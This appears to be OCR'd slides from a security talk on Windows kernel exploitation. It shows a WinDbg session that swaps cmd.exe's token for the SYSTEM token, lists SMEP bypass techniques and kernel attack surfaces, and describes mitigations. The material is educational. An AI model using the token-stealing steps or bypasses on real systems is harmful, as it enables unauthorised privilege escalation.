
```
0: kd> !token 8bc012e0
_TOKEN 0xffffffff8bc012e0
TS Session ID: 0
User: S-1-5-18
User Groups:
 00 S-1-5-32-544
    Attributes - Default Enabled Owner
 01 S-1-1-0
    Attributes - Mandatory Default Enabled
 02 S-1-5-11
    Attributes - Mandatory Default Enabled
 03 S-1-16-16384
    Attributes - GroupIntegrity GroupIntegrityEnabled
Primary Group: S-1-5-18
...
```

WinDbg: Replacing cmd.exe token with System token

```
0: kd> !process 0 0 cmd.exe
PROCESS 8510d368  SessionId: 1  Cid: 07f4    Peb: 7ffdc000  ParentCid: 09c4
    DirBase: bee42400  ObjectTable: 996cd228  HandleCount:  23.
    Image: cmd.exe

0: kd> eq 8510d368+0f8 8bc012e0

0: kd> !token poi(8510d368+0f8)
_TOKEN 0xffffffff8bc012e0
TS Session ID: 0
User: S-1-5-18
User Groups:
 00 S-1-5-32-544
    Attributes - Default Enabled Owner
 01 S-1-1-0
    Attributes - Mandatory Default Enabled
 02 S-1-5-11
    Attributes - Mandatory Default Enabled
 03 S-1-16-16384
    Attributes - GroupIntegrity GroupIntegrityEnabled
Primary Group: S-1-5-18
...
```



SMEP (Supervisor Mode Execution Prevention)

SMEP (Supervisor Mode Execution Prevention)

- Introduced with Windows 8.0 (32/64 bits)
- SMEP prevent executing a code from a user-mode page in kernel mode or supervisor mode (CPL = 0).
- Any attempt of calling a user-mode page from kernel mode code, SMEP generates an access violation which triggers a bug check.

Attack and Prevention (SMEP) Illustration

Without SMEP

With SMEP





Illustration: Specially handcrafted for Roachcon

SMEP, SMAP & CR4 Register






Image Source: Intel® 64 and IA-32 Architectures Software Developer Manual: Vol 3 (Page # 76)
https://www.intel.com/content/www/us/en/architecture-and-technology/64-ia-32-architectures-software-developer-system-programming-manual-325384.html

SMEP bypass techniques

- ROP : ExAllocatePoolWithTag (NonPagedExec) + memcpy+jmp
- ROP : clear SMEP flag in cr4
- Jump to executable Ring0 memory (Artem’s Shishkin technique)
- Set Owner flag of PTE to 0 (MI_PTE_OWNER_KERNEL)

Remote v/s Local Kernel Exploits

- Remote Attack Surface
  - HTTP.sys (HTTP/HTTPs) - MS10-034, MS15-034
  - Srv.sys (SMB1) - MS17-010, MS15-083
  - Srv2.sys (SMB2)
  - AFD.sys (WinSock)
- Local Attack Surface
  - AFD.sys (MS11-080)

Kernel Pools Attacks

A Session on Windows Kernel Exploitation is incomplete without a walkthrough of Kernel Pool Attacks.

It will be another 30-40 minutes session to cover Kernel pool attacks. If interested I’ll be happy to do a session on it during one of the Friday haxbeer.

Kernel Exploit Mitigations

Mitigation	Win XP	Win 2k3	Win Vista	Win 7	Win 8.0	Win 8.1	Win 10
KASLR							
KMCS							
ExIsRestrictedCaller							
NonPagedPoolNx							
NULL Dereference Protection							
Integrity Levels							
SMEP (Supervisor Mode Execution Protection)							
SMAP (Supervisor Mode Access Protection)							
CET (Control-flow Enforcement Technology)							

Reference:
https://www.coresecurity.com/system/files/publications/2016/05/Windows%20SMEP%20bypass%20U%3DS.pdf

EMET For Kernel (To be validated)

Twitter, Inc. [US] | https://twitter.com/aionescu/status/876482815784779777

Alex Ionescu
@aionescu

Following

Well well well.. look who built-in EMET into the kernel of Windows 10 RS3 (Fall Creator's Update). Thanks to @epakskape for the hint.

```
+0x82c MitigationFlags2 : Uint4B
+0x82c MitigationFlags2Values : <unnamed-tag>
   +0x000 EnableExportAddressFilter : Pos 0, 1 Bit
   +0x000 AuditExportAddressFilter : Pos 1, 1 Bit
   +0x000 EnableExportAddressFilterPlus : Pos 2, 1 Bit
   +0x000 AuditExportAddressFilterPlus : Pos 3, 1 Bit
   +0x000 EnableRopStackPivot : Pos 4, 1 Bit
   +0x000 AuditRopStackPivot : Pos 5, 1 Bit
   +0x000 EnableRopCallerCheck : Pos 6, 1 Bit
   +0x000 AuditRopCallerCheck : Pos 7, 1 Bit
   +0x000 EnableRopSimExec : Pos 8, 1 Bit
   +0x000 AuditRopSimExec  : Pos 9, 1 Bit
   +0x000 EnableImportAddressFilter : Pos 10, 1 Bit
```

9:52 am - 18 Jun 2017

Source: https://twitter.com/aionescu/status/876482815784779777

Mitigations v/s Bypasses – The Way To Look At It

- Mitigate Root Cause (Type 1) – KASLR/ASLR, DEP, Code Level Fix
- Prevent/Kill The Technique (Type 2) – SMEP, CFG
- Remove The Vulnerable Functionality (Type 3)
- Restrict Access (Type 4) – Integrity Level
- Sandboxing (Type 5)


Threat Landscape v/s Mitigations v/s Bypasses

My Personal way to look at it!

Type 2	Type 2	?	?	Type 3		?	?	?	Type 1
	Type 4			Type 1			Type 3		
	Type 3			Type 3		Type 5	?	Type 4	?
		Type 5				Type 3			
Type 3			Type 3	?	Type 3	?	?	Type 3	?
	Type 3	Type 1		Type 5			Type 4		
Type 3			?	?		Type 3		?	?
		Type 5			Type 3		Type 3		

Kernel Read/Write Primitive is Still Alive

This presentation is recent example of tagWND kernel read/write primitive and on newest versions of Windows 10



People worth mentioning…

- List of people who contributed significantly towards Windows kernel security research. Also some of the original work on Windows kernel research came from these people.
  - Barnaby Jack
  - Jonathan Lindsay
  - Stephen A. Ridley
  - Nikita Tarakanov
  - Alex Ionescu
  - j00ru
  - Tarjei Mandt
  - Matt Miller

References

- Windows SMEP Bypass – Core Security
  https://www.coresecurity.com/system/files/publications/2016/05/Windows%20SMEP%20bypass%20U%3DS.pdf
- Bypassing Intel SMEP on Windows 8 x64 Using Return-oriented Programming
  http://blog.ptsecurity.com/2012/09/bypassing-intel-smep-on-windows-8-x64.html
- Windows Security Hardening Through Kernel Address Protection - Mateusz “j00ru” Jurczyk
  http://j00ru.vexillium.org/blog/04_12_11/Windows_Kernel_Address_Protection.pdf